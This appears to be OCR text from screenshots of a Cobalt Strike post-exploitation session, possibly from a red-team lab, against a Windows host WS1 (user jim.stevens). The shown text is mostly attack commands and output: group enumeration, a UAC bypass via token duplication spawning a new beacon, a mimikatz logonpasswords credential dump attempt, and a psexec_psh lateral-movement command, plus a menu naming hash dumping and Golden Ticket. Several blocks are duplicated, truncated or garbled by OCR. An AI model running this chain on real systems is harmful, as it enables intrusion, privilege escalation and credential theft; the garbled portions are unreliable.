




beacon> run whoami /groups
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 32 bytes
[+] received output:
GROUP INFORMATION
Group Name Type SID
Everyone Well-known group S-1-1
BUILTIN\Administrators Alias S-1-5
BUILTIN\Users Alias S-1-5
NT AUTHORITY\INTERACTIVE Well-known group S-1-5
CONSOLE LOGON Well-known group S-1-2
NT AUTHORITY\Authenticated Users Well-known group S-1-5
NT AUTHORITY\This Organization Well-known group S-1-5
LOCAL Well-known group S-1-2
Mandatory Label\Medium Mandatory Level Label S-1-1



Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
eacon> run whoami /groups
*] Tasked beacon to run: whoami /groups
+] host called home, sent: 32 bytes
+] received output:
ROUP INFORMATION
roup Name
veryone
UILTIN\Administrators
UILTIN\Users
T AUTHORITY\INTERACTIVE
ONSOLE LOGON
T AUTHORITY\Authenticated Users
T AUTHORITY\This Organization
OCAL
andatory Label\Medium Mandatory Level
Well-known group
Well-known group
Label
Interact
Access
Explore
Pivoting
Spawn
Session
Dump Hashes
Elevate
Golden Ticket
Make Token
Run Mimikatz
Spawn As






```
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 32 bytes
[+] received output:

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default,
BUILTIN\Administrators                 Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default,
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default,
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default,
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default,
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default,
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default,
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192

beacon> elevate uac-token-duplication local - beacon tcp
[*] Tasked beacon to spawn windows/beacon_tcp/bind_tcp (127.0.0.1:9899) in a high integrity process (token
[+] host called home, sent: 281860 bytes
[+] established link to child beacon: 10.10.10.191
[+] received output:
[+] Success! Started taskmgr.exe and used its token.
[WS1] jim.stevens/6872 (x64)
```



172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
[+] established link to parent beacon: 10.10.10.191
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords
[+] host called home, sent: 663122 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x000000


172.16.30.131
jim.stevens
WS1 @ 6872
jim.stevens *
WS1 @ 1632
Event Log X
Listeners X
Beacon 10.10.10.191@6872 X
[+] established link to parent beacon: 10.10.10.191
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords
[+] host called home, sent: 663122 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000
beacon> psexec_psh 127.0.0.1 local - beacon tcp
